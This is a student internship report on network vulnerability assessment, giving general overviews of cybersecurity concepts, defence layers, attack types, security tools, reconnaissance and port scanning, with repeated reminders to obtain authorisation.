PROJECT - NETWORK VULNERABILITY ASSESSMENT

TEAM - 1.1

MEMBERS -

DEEPA S. (20BCI0116) [VIT VELLORE]
KIRAN MANIKANDHAN (20BCE1786) [VIT CHENNAI]
VAIBHAV AGRAWAL (20BCY10090) [VIT BHOPAL]
ARHAN GUPTA (20BCY10089) [VIT BHOPAL]

Submitted to - SmartInternz

Track - Cyber Security and Ethical Hacking

July, 2023

Smart Internz

CONTENTS

Smart Internz

1. Introduction

1.1. Objective

The objective of a cybersecurity project on network vulnerability assessment is to identify and document vulnerabilities within the network infrastructure. This includes vulnerabilities in network devices, systems, applications, and configurations that could potentially be exploited by attackers. Network Vulnerability Assessment is the process of identifying and evaluating vulnerabilities in a computer network. It involves assessing the security weaknesses in network devices, systems, and applications to determine the potential risks they pose to the network's confidentiality, integrity, and availability. The primary goal of a vulnerability assessment is to identify vulnerabilities before they can be exploited by attackers.

Here is a general overview of the steps involved in conducting a network vulnerability assessment:

1. Scope Definition:
Define the scope of the assessment, including the network infrastructure, systems, and applications to be assessed. Determine the goals, objectives, and constraints of the assessment.

2. Inventory and Mapping:
Create an inventory of all network devices, systems, and applications within the scope of the assessment. Map out the network architecture and identify the interconnections between various components.

3. Vulnerability Scanning:
Use automated vulnerability scanning tools to scan the network infrastructure and identify known vulnerabilities. These tools check for common security weaknesses, outdated software versions, misconfigurations, and other vulnerabilities.

4. Manual Verification:
Conduct manual verification of identified vulnerabilities to eliminate false positives and validate the severity and impact of each vulnerability. This involves examining the scan results, reviewing configuration settings, and performing additional tests.

5. Risk Prioritization:
Prioritize the identified vulnerabilities based on their severity, exploitability, and potential impact on the network. Assign risk ratings or scores to vulnerabilities to help prioritize remediation efforts.

6. Reporting:
Prepare a comprehensive report that includes an executive summary, detailed findings, prioritized vulnerabilities, and recommended remediation actions. Provide clear and actionable recommendations to address the identified vulnerabilities.

7. Remediation:
Develop a plan to address the identified vulnerabilities based on the assessment findings. This may involve applying software patches, updating configurations, implementing additional security controls, or taking other necessary actions to mitigate the risks.

8. Ongoing Monitoring:
Conduct regular vulnerability assessments to ensure that new vulnerabilities are promptly identified and addressed. Implement a process to monitor the network for emerging threats and keep systems up to date with the latest security patches.

Network Vulnerability Assessments are performed for several important reasons:

1. Identify Security Weaknesses:
The primary purpose of a network vulnerability assessment is to identify security weaknesses and vulnerabilities within a network. By conducting a thorough assessment, organizations can gain insight into potential vulnerabilities that could be exploited by attackers.

2. Risk Management:
Vulnerability assessments help organizations assess the risks associated with their network infrastructure. By identifying and understanding vulnerabilities, organizations can prioritize their efforts and allocate resources to mitigate the most critical risks, reducing the likelihood of successful attacks.

3. Compliance Requirements:
Many industries and organizations are subject to regulatory and compliance requirements that mandate regular vulnerability assessments. By conducting these assessments, organizations can demonstrate their compliance with industry-specific regulations, such as the Payment Card Industry Data Security Standard (PCI DSS) or the Health Insurance Portability and Accountability Act (HIPAA).

4. Incident Prevention:
Identifying vulnerabilities proactively through vulnerability assessments allows organizations to take preventative measures before an incident or breach occurs. By addressing vulnerabilities promptly, organizations can minimize the likelihood of successful attacks and protect their network, systems, and sensitive data.

5. Security Assurance:
Conducting regular vulnerability assessments provides assurance that security measures are in place and functioning effectively. It allows organizations to evaluate their security posture and identify areas for

improvement to ensure that their network infrastructure remains protected against evolving threats.

6. Third-Party Assessments:
Organizations often undergo network vulnerability assessments as part of third-party audits or assessments. These assessments may be required by clients, partners, or regulatory bodies to validate the security of the network infrastructure and demonstrate due diligence in protecting sensitive information.

7. Incident Response Planning:
Vulnerability assessments contribute to incident response planning by providing valuable information about potential attack vectors and vulnerabilities that an organization may need to address during an incident. This helps in developing effective incident response strategies and mitigating potential damage.

Overall, network vulnerability assessments are critical for maintaining the security and integrity of network infrastructure. They help organizations identify vulnerabilities, assess risks, and take proactive measures to protect their networks, systems, and data from unauthorized access, data breaches, and other cybersecurity threats.

1.2. Introduction to cyber security

Cybersecurity is the practice of protecting computer systems, networks, data, and information from unauthorized access, use, disclosure, disruption, modification, or destruction. As technology continues to advance, the importance of cybersecurity has become paramount in ensuring the privacy, integrity, and availability of digital assets. This comprehensive field encompasses various strategies, technologies, and practices designed to safeguard individuals, organizations, and governments from cyber threats.

The rapid growth of the internet and the increasing interconnectedness of devices and systems have given rise to an array of cyber threats. Malicious actors, including hackers, cybercriminals, and state-sponsored entities, exploit vulnerabilities in software, networks, and human behavior to gain unauthorized access, steal sensitive information, disrupt operations, or cause damage. Understanding and mitigating these threats requires a multi-layered approach to cybersecurity.

Confidentiality, integrity, and availability are three core pillars of cybersecurity. Confidentiality ensures that sensitive information is accessible only to authorized individuals or systems. Techniques such as encryption, access controls, and secure communication channels are employed to protect data from unauthorized disclosure. Integrity ensures that data remains accurate and unaltered during storage, processing, and transmission. Digital signatures, checksums, and integrity checks help detect and prevent data tampering. Availability ensures that information and services are available and accessible when needed, often achieved through designing resilient systems, implementing redundancies, and protecting against denial-of-service (DoS) attacks.

To address cyber threats, a range of cybersecurity measures and technologies are utilized. Firewalls act as network security devices that monitor and control incoming and outgoing traffic, acting as a barrier between internal and external networks. Antivirus software scans and detects malware on computers and networks, preventing infection and removing existing threats. Encryption protects sensitive data by converting it into unreadable code, ensuring that only authorized parties can access the decrypted information.

Patch management is crucial to cybersecurity as it involves regularly applying security updates and patches to software and systems to address known vulnerabilities. Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) monitor network traffic for signs of suspicious or malicious activity, taking action to block or prevent potential attacks.

Security awareness training plays a vital role in educating users about cybersecurity best practices, risks, and potential threats, fostering a security-conscious culture.

Additionally, cybersecurity encompasses incident response and recovery. Organizations must develop robust incident response plans that outline the steps to be taken in the event of a cyber incident. This includes identifying and containing the incident, analyzing the impact, eradicating the threat, and restoring affected systems and data. Regular backups and disaster recovery plans are essential to ensure the availability and integrity of data in case of a breach or system failure.

However, as cybersecurity measures evolve, so do the tactics of cybercriminals. The emergence of new threats, such as advanced persistent threats (APTs), which are sophisticated and stealthy attacks carried out over an extended period, presents additional challenges. APTs often involve well-funded and persistent adversaries seeking to gain unauthorized access to sensitive information or disrupt critical systems. Detecting and mitigating such threats require advanced threat intelligence, robust network monitoring, and proactive security measures.

The role of governments and international cooperation in cybersecurity is significant. Many countries have established cybersecurity strategies, laws, and regulatory frameworks to protect critical infrastructure and address cyber threats. International collaboration and information sharing among nations, private sector entities, and cybersecurity organizations are essential to combating global cyber threats effectively.

Furthermore, privacy and ethical considerations are integral to cybersecurity. Balancing security measures with individual privacy rights and ethical practices is vital to building trust in digital systems and protecting user data. Compliance with privacy regulations, such as the General Data Protection Regulation (GDPR), ensures that personal data is collected, processed, and stored in a secure and transparent manner.

In conclusion, cybersecurity is a critical discipline that protects individuals, organizations, and governments from a wide range of cyber threats. It encompasses strategies, technologies, and practices aimed at maintaining confidentiality, integrity, and availability of digital assets. By implementing robust cybersecurity measures, staying vigilant against emerging threats, and fostering a security-conscious culture, we can collectively safeguard our digital environment and ensure a safer and more resilient cyberspace for all.

Key Elements and Components of Cybersecurity:

The key Elements and Components of Cybersecurity are as follows:

1. Security Policy and Governance:
   Establishing a comprehensive security policy and governance framework is essential for effective cybersecurity. This includes defining security objectives, assigning responsibilities, and implementing processes to ensure compliance with regulations and industry standards.

2. Risk Management:
   Identifying and assessing risks to determine the potential impact on the organization and its assets is a crucial component of cybersecurity. Risk management involves conducting risk assessments, implementing risk mitigation strategies, and regularly monitoring and reviewing the effectiveness of these measures.

3. Network Security:
   Network security focuses on protecting the organization's network infrastructure from unauthorized access, data breaches, and other cyber threats. This includes implementing firewalls, intrusion detection and prevention systems, virtual private networks (VPNs), and secure network protocols.

4. Application Security:
   Application security aims to protect software applications from vulnerabilities and attacks. This involves secure coding practices, regular security testing and assessments, and implementing measures to prevent common application-level exploits, such as SQL injection and cross-site scripting (XSS) attacks.

5. Endpoint Security:
   Endpoint security involves protecting individual devices, such as laptops, desktops, smartphones, and tablets, from cybersecurity threats. This includes using antivirus software, endpoint protection platforms, and implementing policies for device management, patching, and secure configurations.

6. Identity and Access Management (IAM):
   IAM is the process of managing and controlling user identities and their access to systems, applications, and data. This includes user authentication, authorization, and the use of multi-factor authentication (MFA) to ensure that only authorized individuals can access sensitive resources.

7. Data Security and Encryption:
   Data security focuses on protecting sensitive data throughout its lifecycle. This involves implementing data classification, encryption, data loss prevention (DLP) measures, and secure data storage and transmission practices.

8. Incident Response and Disaster Recovery:
   Incident response refers to the processes and procedures followed when a cybersecurity incident occurs. This includes detecting, analyzing, and responding to security incidents in a timely manner to minimize the impact. Disaster recovery involves planning and

implementing strategies to restore operations and recover data in the event of a cybersecurity incident or system failure.

9. Security Awareness and Training:
   Human factors play a significant role in cybersecurity. Security awareness and training programs educate employees about cybersecurity best practices, social engineering threats, phishing attacks, and the importance of following security policies and procedures.

10. Threat Intelligence and Monitoring:
    Continuously monitoring networks and systems for security threats is critical. This includes utilizing threat intelligence feeds, security information and event management (SIEM) systems, and intrusion detection systems to identify and respond to potential cyber threats in real-time.

11. Vendor and Third-Party Risk Management:
Organizations often rely on external vendors and third parties for various services. Effective cybersecurity includes assessing and managing the cybersecurity risks associated with these partnerships, including evaluating the security posture of vendors, conducting due diligence, and implementing appropriate contractual agreements.

12. Compliance and Legal Considerations:
    Cybersecurity must adhere to relevant laws, regulations, and industry standards. This includes compliance with data protection regulations (e.g., GDPR), industry-specific regulations (e.g., PCI DSS for payment card data), and establishing incident reporting procedures as required by law.

These key elements and components of cybersecurity work together to create a holistic and layered defense approach to protect organizations' critical assets, data, and systems from cyber threats. By implementing

these components effectively and continually adapting to evolving threats, organizations can enhance their cybersecurity posture and mitigate the risks associated with cyber attacks.

1.3. Layer of Cybersecurity :

Cybersecurity is often implemented using a layered approach, with multiple layers of defense working together to protect systems, networks, and data. Each layer provides a specific set of security measures and controls.

Here are the common layers of cybersecurity:

1. Physical Security:
Physical security focuses on protecting the physical assets that house computer systems and data. This includes secure access controls, video surveillance, locks, and alarms to prevent unauthorized physical access to servers, data centers, and other critical infrastructure.

2. Perimeter Security:
Perimeter security establishes the first line of defense against external threats. It includes firewalls, intrusion prevention systems (IPS), and demilitarized zones (DMZ) to monitor and control traffic entering and leaving the network, blocking potential threats and unauthorized access.

3. Network Security:
Network security focuses on protecting the network infrastructure from attacks. This layer includes network segmentation, virtual private networks (VPNs), secure network protocols (e.g., SSL/TLS), and network monitoring tools to detect and respond to suspicious activities and potential threats.

4. Endpoint Security:

Endpoint security involves securing individual devices (endpoints) such as laptops, desktops, and mobile devices. It includes antivirus software, host-based firewalls, secure configurations, and endpoint protection platforms to prevent malware infections, unauthorized access, and data breaches at the device level.

5. Application Security:
Application security ensures that software applications are developed and maintained with security in mind. It includes secure coding practices, vulnerability assessments, penetration testing, and web application firewalls (WAFs) to prevent attacks like SQL injection and cross-site scripting (XSS).

6. Identity and Access Management (IAM): IAM focuses on managing user identities, access permissions, and authentication processes. This layer includes user provisioning, authentication mechanisms (such as passwords, biometrics, and multi-factor authentication), and access controls to ensure only authorised users can access resources.

7. Data Security: Data security involves protecting sensitive data throughout its lifecycle. This includes data classification, encryption, data loss prevention (DLP) measures, access controls, and data backup and recovery strategies to ensure confidentiality, integrity, and availability of data.

8. Security Monitoring and Incident Response: This layer involves continuous monitoring of systems, networks, and data for potential security incidents. It includes security information and event management (SIEM) systems, intrusion detection systems (IDS), and security analytics to detect, analyze, and respond to security threats in real-time.

9. Security Awareness and Training: Human factors are critical in cybersecurity. This layer focuses on educating users about security best

practices, social engineering threats, phishing attacks, and the importance of following security policies and procedures. It includes security awareness programs and regular training sessions for employees.

10. Business Continuity and Disaster Recovery: This layer focuses on maintaining operations and recovering from cybersecurity incidents. It includes backup and recovery strategies, incident response plans, incident management processes, and periodic testing to ensure systems can be restored and business operations can continue in the event of an incident.

By implementing a layered approach to cybersecurity, organisations can create a defence-in-depth strategy that addresses security risks from multiple angles, making it harder for attackers to breach their systems and networks. Each layer provides a specific set of security measures and controls, working together to create a robust and resilient cybersecurity posture.

1.4. Types of Cybersecurity :

There are several types of cyber security attacks that malicious actors employ to exploit vulnerabilities and compromise systems.

Here are some common types of cyber security attacks:

1. Malware:
Malware refers to malicious software designed to harm or infiltrate a computer system. It includes various types such as viruses, worms, trojans, ransomware, spyware, and adware. Malware can be spread through infected email attachments, malicious downloads, or compromised websites. Once installed, it can damage files, steal information, or provide unauthorized access to the attacker.

2. Phishing:
Phishing is a social engineering attack that tricks individuals into revealing sensitive information or performing certain actions. Attackers typically impersonate trusted entities such as banks, online services, or colleagues to deceive victims. Phishing attacks are often carried out through deceptive emails, text messages (SMS phishing or smishing), or fake websites that resemble legitimate ones. The goal is to obtain login credentials, financial details, or other sensitive information.

3. Distributed Denial of Service (DDoS):
DDoS attacks aim to disrupt the availability of a website, network, or service by overwhelming it with a massive volume of traffic. Attackers use a network of compromised devices (botnet) to flood the target system with requests, causing it to become unresponsive or crash. DDoS attacks can be financially motivated or used as a distraction to carry out other malicious activities.

4. Man-in-the-Middle (MitM):
In a MitM attack, an attacker intercepts and alters communication between two parties without their knowledge. The attacker positions themselves between the victim and the legitimate recipient, capturing and manipulating data exchanged between them. This allows the attacker to eavesdrop on sensitive information, modify or inject malicious content, or impersonate one of the parties involved.

5. SQL Injection:
SQL injection is a type of attack that targets web applications with vulnerable database queries. Attackers inject malicious SQL code into input fields, exploiting poor input validation or insufficient security measures. This allows them to gain unauthorized access to databases, retrieve sensitive information, modify data, or even execute arbitrary commands on the underlying system.

6. Cross-Site Scripting (XSS):
XSS attacks occur when attackers inject malicious scripts into web pages viewed by users. These scripts execute within the victims' browsers, potentially compromising their sessions, stealing sensitive information, or redirecting them to malicious websites. XSS vulnerabilities typically arise from inadequate input validation or improper output encoding.

7. Ransomware:
Ransomware is a type of malware that encrypts files on a victim's system, rendering them inaccessible until a ransom is paid. Attackers demand payment in exchange for providing the decryption key. Ransomware is often distributed through malicious email attachments, compromised websites, or exploit kits. It has caused significant disruptions and financial losses across individuals, organizations, and even critical infrastructure.

8. Social Engineering:
Social engineering attacks exploit human psychology to manipulate individuals into revealing confidential information or performing certain actions. These attacks can take various forms, such as pretexting (creating a false scenario to gain trust), baiting (using a lure to entice victims), or tailgating (gaining physical access by following an authorized person). Social engineering attacks often target individuals' trust, curiosity, or willingness to help.

9. Zero-Day Exploits:
Zero-day exploits are attacks that take advantage of vulnerabilities unknown to software developers or for which no patches or fixes are available. Attackers discover and exploit these vulnerabilities before the software vendor becomes aware of them, giving them a significant advantage. Zero-day exploits are highly valuable and often sold on the black market or used for targeted attacks.

10. Advanced Persistent Threats (APTs): APTs are sophisticated and long-term attacks carried out by skilled adversaries, often nation-states or well-funded groups. APTs involve multiple stages, including initial infiltration, reconnaissance, privilege escalation, lateral movement, and data exfiltration. APTs are designed to remain undetected for extended periods, allowing attackers to gather valuable information or maintain persistent control over a target network.

Understanding these various types of cyber security attacks is crucial for organizations and individuals to implement appropriate defenses and security measures. By staying informed about emerging threats, maintaining up-to-date security solutions, and promoting user awareness and best practices, we can collectively enhance our resilience against cyber attacks.

1.6. Cybersecurity Tools:

There are numerous cybersecurity tools available to help organizations and individuals detect, prevent, and respond to cyber threats.

Here are some commonly used cybersecurity tools across different categories:

A). Network Security Tools:

1. Cisco ASA:
A firewall and VPN solution for securing network traffic and providing secure remote access.

2. Snort:
An open-source intrusion detection and prevention system that detects and blocks network threats.

3. Nessus:

A vulnerability scanning tool that identifies and assesses vulnerabilities in networks and systems

4. Wireshark:
A network protocol analyzer that captures and analyzes network traffic for troubleshooting and security purposes

B). Endpoint Security Tools:

1. McAfee Endpoint Security:
Provides antivirus, firewall, and endpoint protection capabilities.

2. Symantec Endpoint Protection:
Offers advanced threat detection and prevention for endpoints.

3. Microsoft Defender Antivirus:
A built-in security solution for Windows that protects against malware and other threats.

4. CrowdStrike Falcon:
A cloud-native endpoint protection platform that detects and responds to threats in real-time.

C). Web Application Security Tools:

1. ModSecurity:
An open-source web application firewall (WAF) that protects against common web-based attacks.

2. Burp Suite:
A web application security testing tool for identifying vulnerabilities and testing application security.

3. OWASP ZAP: An open-source web application scanner for finding security vulnerabilities.

4. Acunetix: A web vulnerability scanner that detects and reports vulnerabilities in web applications.

D). Security Information and Event Management (SIEM) Tools:

1. Splunk: A comprehensive SIEM tool that collects and analyzes logs and security events for threat detection.

2. IBM QRadar: A SIEM solution that offers real-time threat detection and incident response capabilities.

3. LogRhythm: Provides log management, SIEM, and security analytics for effective threat monitoring and response.

4. Elastic SIEM: A SIEM solution built on the Elastic Stack, combining logs and security event data for threat detection.

E). Vulnerability Assessment and Management Tools:

1. Qualys Vulnerability Management:
Conducts vulnerability scans and provides centralized vulnerability management.

2. Rapid7 Nexpose:
Offers vulnerability scanning and assessment for networks, systems, and applications.

3. Tenable.io: Provides vulnerability management and assessment capabilities for continuous monitoring.

4. OpenVAS: An open-source vulnerability scanner that identifies and assesses security vulnerabilities.

These are just a few examples of cybersecurity tools available in the market. The choice of tools may vary based on specific requirements,

budget, and the complexity of the environment being protected. It's important to evaluate and select tools that align with the organization's security needs and integrate well with existing infrastructure.

1.7. Challenges of Cyber Security:

Cybersecurity faces a range of ongoing challenges as technology evolves and cyber threats become more sophisticated.

Some of the current challenges in cybersecurity include:

1. Advanced and Evolving Threat Landscape:
Cyber threats are continually evolving, with adversaries developing new attack techniques, exploiting vulnerabilities, and using advanced persistent threats (APTs). Keeping pace with these emerging threats is a significant challenge for cybersecurity professionals.

2. Insider Threats:
Insider threats pose a challenge as they involve individuals with authorized access to systems or data who intentionally or unintentionally cause harm. Insider threats can result from malicious actions, negligence, or compromised credentials.

3. Lack of Cybersecurity Awareness and Skills Gap:
There is a shortage of skilled cybersecurity professionals, which makes it difficult for organizations to find and retain qualified personnel. Additionally, the lack of cybersecurity awareness among employees and individuals can lead to human errors and make organizations more vulnerable to attacks.

4. Ransomware and Extortion Attacks:
Ransomware attacks continue to be a significant concern, with cybercriminals targeting organizations and individuals to encrypt their data and demand ransom payments. The increasing frequency and

sophistication of ransomware attacks present significant challenges in terms of prevention, detection, and response.

5. Internet of Things (IoT) Security:
The proliferation of IoT devices introduces new vulnerabilities and potential entry points for attackers. Many IoT devices lack robust security measures, making them attractive targets for exploitation.

6. Cloud Security: As organizations increasingly adopt cloud computing and storage services, securing cloud environments becomes a critical challenge. Ensuring the confidentiality, integrity, and availability of data and applications in the cloud requires careful configuration, access controls, and monitoring.

7. Regulatory Compliance: Organizations must comply with various cybersecurity regulations and standards, such as the General Data Protection Regulation (GDPR) and the Payment Card Industry Data Security Standard (PCI DSS). Meeting compliance requirements and maintaining data privacy can be complex and resource-intensive.

8. Supply Chain and Third-Party Risks: Cybersecurity risks extend beyond an organization's own infrastructure and include risks associated with suppliers, vendors, and third-party service providers. Supply chain attacks and vulnerabilities in third-party software or services can expose organizations to significant risks.

9. Data Protection and Privacy: Protecting sensitive data and ensuring privacy is a persistent challenge. The increasing volume and value of data, coupled with global data protection regulations, require organizations to implement strong encryption, data access controls, and privacy safeguards.

10. Incident Response and Recovery: Detecting and responding to security incidents effectively is crucial. Organizations need robust

incident response plans, trained incident response teams, and the ability to recover systems and data quickly after an attack.

Addressing these challenges requires a holistic approach, combining technology, processes, and people. Organizations must continually update their cybersecurity strategies, invest in training and awareness programs, implement strong security controls, and collaborate with industry partners to stay ahead of emerging threats.

2. Literature Survey

1. Footprinting and Reconnaissance

A). Finding IP address:

Finding an IP (Internet Protocol) address involves a few different methods, depending on the purpose and context.

Here are a few common ways to determine an IP address:

1. Checking the IP address of your device:
On a Windows computer, open the Command Prompt (press Win + R, type "cmd," and hit Enter), then type "ipconfig" and press Enter. Look for the "IPv4 Address" under the network adapter you're using.

On a Mac/Linux, open the Terminal (press Cmd + Space, type "Terminal," and hit Enter), then type "ifconfig" and press Enter. Look for the "inet" address under the network adapter you're using.

2. Using a search engine:

If you want to find the IP address of a website or domain, you can search for "What is my IP" or "IP address lookup" on a search engine. Various websites offer tools where you can input the domain or URL, and they will display the associated IP address.

3. Viewing email headers:
If you need to find the IP address of an email sender, you can usually view the email headers. The method varies depending on the email client you're using, but generally, you can find an option to view the full headers of an email. Look for the "Received:" fields, which may contain IP addresses of servers that the email passed through.

4. Using network diagnostic tools:
Network diagnostic tools like "ping" and "traceroute" can provide information about the IP address of a remote server or website. Open the Command Prompt or Terminal, type "ping example.com" (replace "example.com" with the desired domain) and press Enter to obtain the IP address. Traceroute provides a list of IP addresses that packets pass through to reach the destination.

5. Using online IP address lookup services:
Numerous websites and online services offer IP address lookup tools. You can input a domain or IP address, and they will provide you with information about it, including the associated IP address. Remember that IP addresses can change over time, especially for dynamic IP addresses assigned by Internet Service Providers (ISPs). So, the IP address you find might not always be accurate or up to date.

B). Finding all known information from Whois:

The WHOIS protocol is used to retrieve registration and ownership information about domain names, IP addresses, and autonomous system numbers on the internet.

While WHOIS does not directly provide information about vulnerabilities, it can be a valuable tool in the initial reconnaissance phase of a security assessment.

Here's how you can leverage WHOIS information to identify potential vulnerabilities:

1. Identify the target:
Determine the domain or IP address you want to investigate for vulnerabilities. This could be a specific website, network, or IP address range.

2. Choose a WHOIS lookup service:
There are several online WHOIS lookup services available, such as WHOIS.net, WHOIS.domaintools.com, or the WHOIS database provided by regional internet registries like ARIN (for North America), RIPE NCC (for Europe), or APNIC (for the Asia-Pacific region).

3. Perform a WHOIS lookup:
Visit the chosen WHOIS lookup service and enter the domain name or IP address you want to investigate. Submit the query.

4. Analyze the WHOIS data:
The WHOIS lookup will provide you with information about the registered owner, organization, contact details, registration dates, and sometimes technical information about the domain or IP address. Analyze this information to identify potential vulnerabilities.

5. Outdated software or infrastructure:
Look for registration or last updated dates that indicate the domain or IP address has not been recently maintained. This might suggest outdated software, which could be vulnerable to known security flaws.

6. Exposed contact details:

Sometimes WHOIS records reveal contact information for the domain owner or administrators. Attackers might exploit this information for social engineering or targeted attacks.

7. Historical changes:
Check if the domain has changed ownership or if the IP address has been associated with malicious activities in the past. This historical data can help identify potential risks.

8. Network configuration details:
WHOIS records can sometimes include technical information about the network, such as DNS servers, name servers, or routing information. This data can provide insights into the network infrastructure and potential attack vectors.

9. Cross-reference with other tools:
Once you have gathered information from WHOIS, you can cross-reference it with other security assessment tools like vulnerability scanners, network mapping tools, or threat intelligence platforms. This comprehensive analysis can help identify potential vulnerabilities or security risks associated with the target domain or IP address.

It's important to note that WHOIS information is often publicly available, but some registrars or domain owners may choose to mask certain details for privacy reasons. Additionally, WHOIS data is not always up to date or accurate. Therefore, it's crucial to use WHOIS information as one piece of the puzzle and combine it with other security assessment techniques for a more comprehensive evaluation

C). Finding server and its address:

Finding the target server and gathering information for a cybersecurity project typically involves a combination of active and passive reconnaissance techniques.

Here's a general approach to help you get started:

1. Define the project scope:
Determine the specific goals and objectives of your cybersecurity project. Are you conducting a vulnerability assessment, penetration test, or security audit? Understanding the project scope will help you focus your efforts and determine the information you need to gather.

2. Identify the target:
Determine the IP address, domain name, or network range that you want to investigate. This could be provided as part of the project requirements or you may need to identify it based on the project goals.

3. Passive reconnaissance:
- WHOIS lookup:
Perform a WHOIS lookup (as explained in the previous response) to gather information about the domain name, IP address, registration details, and associated contacts.

- DNS reconnaissance:
Utilize DNS (Domain Name System) tools to discover information related to the target. Perform DNS queries, including DNS zone transfers, to gather information about the target's domain, subdomains, mail servers, and other DNS records.

- Search engine queries:
Use search engines like Google to find publicly available information related to the target, such as company websites, employee names, email addresses, or any other information that may provide insights into the target infrastructure.

- Social media analysis:

Check social media platforms and public forums for any information related to the target organization or its employees. Sometimes employees inadvertently share details about the infrastructure or technologies they use.

4. Active reconnaissance:

- Port scanning:

Use a port scanning tool (such as Nmap) to scan the target IP address or network range to identify open ports, services, and protocols running on the server. This information can help determine potential attack vectors and identify vulnerable services.

- Banner grabbing: Use tools or scripts to retrieve banners or service information from open ports. This can reveal version numbers, software types, or other details that may assist in identifying potential vulnerabilities.

- Network mapping: Conduct network mapping activities to identify the target's network infrastructure, including routers, firewalls, and other network devices. Tools like Nmap or Nessus can help in mapping the network and identifying potential targets.

5. OSINT (Open-Source Intelligence) Gathering:
Leverage open-source intelligence techniques to collect information from publicly available sources like public databases, government records, online forums, or social media platforms. This information can provide insights into the target's infrastructure, technologies, or potential vulnerabilities.

6. Analyze the gathered information:
Once you have collected information through passive and active reconnaissance, analyze the data to identify potential vulnerabilities, attack vectors, or areas of focus for your cybersecurity project. Remember, it's crucial to conduct cybersecurity projects within legal

and ethical boundaries. Always obtain proper authorization and adhere to applicable laws and regulations.

2. Open Ports

A). Scan for open ports and more in-depth information

Scanning for ports and gathering information about them is an essential step in a cybersecurity project, as it helps identify open ports, services running on those ports, and potential vulnerabilities.

Here's a general process for port scanning and gathering port-related information:

1. Determine the target:
Identify the target IP address or range of IP addresses you want to scan for open ports. This could be a specific machine, a network, or a range of hosts.

2. Choose a port scanning tool:
There are several port scanning tools available, each with its own features and capabilities. Some popular options include Nmap, Masscan, ZMap, and Nessus. Select a tool that best suits your project requirements.

3. Configure the scanning parameters:
Set up the scanning parameters according to your needs. This includes specifying the target IP address or range, selecting the scan type, and setting options such as port range, timing, and output format. Consult the documentation or user guide of your chosen tool for specific instructions.

4. Perform the port scan:

Execute the port scanning tool with the configured parameters. The tool will send network packets to the target IP address(es) and analyze the responses to determine open ports.

5. Analyze the scan results:
Once the scan is complete, review the results to gather port-related information.

Here are some key pieces of information you can extract:

- Open ports:
Identify which ports are open on the target system. Open ports indicate potential entry points for network services.

- Service identification:
Determine the services running on the open ports. Port numbers are associated with specific protocols or services (e.g., port 80 for HTTP). The scanning tool may provide information about the identified services or you can research the associated port numbers to understand the services.

- Version detection:
Some port scanning tools can perform version detection, which attempts to determine the specific software and its version running on the open ports. This information can help identify potential vulnerabilities or outdated software.

- Operating system detection: In some cases, port scanning tools can also attempt to identify the operating system of the target system by analyzing responses to certain network probes. This information can aid in understanding the target environment.

- Vulnerability assessment: Based on the discovered open ports and associated services, you can perform additional vulnerability

assessments using specialized tools or databases. Look for known vulnerabilities, exploits, or security weaknesses related to the identified services and software versions.

6. Document and prioritize findings:
Record the findings from the port scan and associated information. Prioritize any potential vulnerabilities or areas of concern based on severity, impact, and relevance to your project objectives.

Remember, it's crucial to obtain proper authorization before conducting any scanning activities on networks or systems that you do not own or control. Unwanted or unauthorized port scanning can be considered illegal or unethical. Always follow ethical guidelines and ensure you have permission from the appropriate parties before conducting any cybersecurity project or scanning activity.

B). Exploitation steps for some ports

Ports on a computer or network serve as communication endpoints that allow different services and applications to send and receive data. Exploiting ports refers to taking advantage of vulnerabilities or misconfigurations in these services to gain unauthorized access, launch attacks, or compromise the system.

Here are some common ways ports can be exploited:

1. Unpatched vulnerabilities:
Ports associated with specific services or applications can have vulnerabilities that allow attackers to exploit them. If a service is not updated with the latest security patches, attackers can take advantage of known vulnerabilities to gain unauthorized access or execute malicious code.

2. Default or weak credentials:

Some services or applications have default usernames and passwords that are well-known and often left unchanged. Attackers can exploit this by attempting to log in using default credentials or using brute-force attacks to guess weak passwords.

3. Buffer overflow attacks:
Certain services may have vulnerabilities that allow attackers to send excessive data to overflow the allocated memory buffers. By carefully crafting the payload, attackers can overwrite adjacent memory locations, execute arbitrary code, and potentially gain control of the system.

4. Denial-of-Service (DoS) attacks:
Ports can be targeted with DoS attacks to overwhelm the services and render them unavailable. Attackers flood the target port with an excessive amount of traffic, consuming system resources and causing legitimate users to be unable to access the service.

5. Service misconfigurations:
Misconfigured services can inadvertently expose ports to potential exploitation. For example, leaving unnecessary ports open or using insecure protocols can provide attackers with opportunities to gain unauthorized access or launch attacks.

6. Port scanning:
Attackers use port scanning techniques to identify open ports on a target system. Once open ports are identified, they can focus their efforts on exploiting the services running on those ports. Common port scanning tools include Nmap, Nessus, and Masscan.

7. Man-in-the-Middle (MitM) attacks:
Ports involved in network communication can be targeted in MitM attacks. By intercepting and manipulating data traffic between two

communicating parties, attackers can eavesdrop, modify, or inject malicious content.

8. Backdoors or covert channels:
Attackers may attempt to create hidden or undocumented ports or channels in a system to establish persistent access or evade detection. These backdoors or covert channels can be exploited to gain control of the system or exfiltrate data.

Preventing port exploitation involves implementing several security measures, such as regular patching, using strong and unique credentials, employing network firewalls, implementing intrusion detection and prevention systems, and conducting regular security audits to identify and address any vulnerabilities or misconfigurations in services running on open ports.

3. Theoretical Analysis

3.1. Network Security

(i) Network security methods
Network security includes a range of policies and tools which are meant to prevent unauthorised access, misuse, or interruption of computer networks. These typical forms of network security are listed below:

1) Firewalls: Firewalls are network security tools that monitor and regulate incoming and outgoing network traffic in accordance with pre-established security rules. Between internal and external networks, they serve as a barrier, filtering out possibly harmful or unauthorised communication.
2) Intrusion Detection System/Intrusion Prevention System (IDS/IPS): IDS and IPS are security systems that identify and stop hostile or unauthorised activity within a network. While IPS actively prohibits

or takes action against such actions, IDS actively monitors network traffic and notifies administrators of any suspicious activity.

3) Virtual Private Networks (VPNs): Over the public internet, VPNs offer safe remote access to private networks. VPNs guarantee the confidentiality and integrity of data communicated over the network by encrypting network traffic and creating a secure connection between a user's device and the network.
4) Network Segmentation: Network segmentation is the process of breaking a network into smaller subnetworks or segments in order to improve security. To lessen the effects of a potential security breach or unauthorised access, each segment may have its own security controls and access limitations.
5) Access Control System: Access control systems use the principles of authentication, authorization, and accounting (AAA) to manage and control user access to network resources. Password guidelines, user account administration, and two-factor authentication (2FA) are all included in this to guarantee that only authorised users may access the network.
6) Network monitoring entails tracking and analysing network traffic continuously to spot and address security incidents. Logging keeps track of network activity, which can be helpful for spotting abnormalities, looking into occurrences, and making sure security regulations are being followed.
7) Antivirus and antimalware software guards networks against harmful programmes including viruses, worms, Trojan horses, and spyware. These tools examine files, emails, and network traffic for dangerous code, which they then either remove or quarantine.
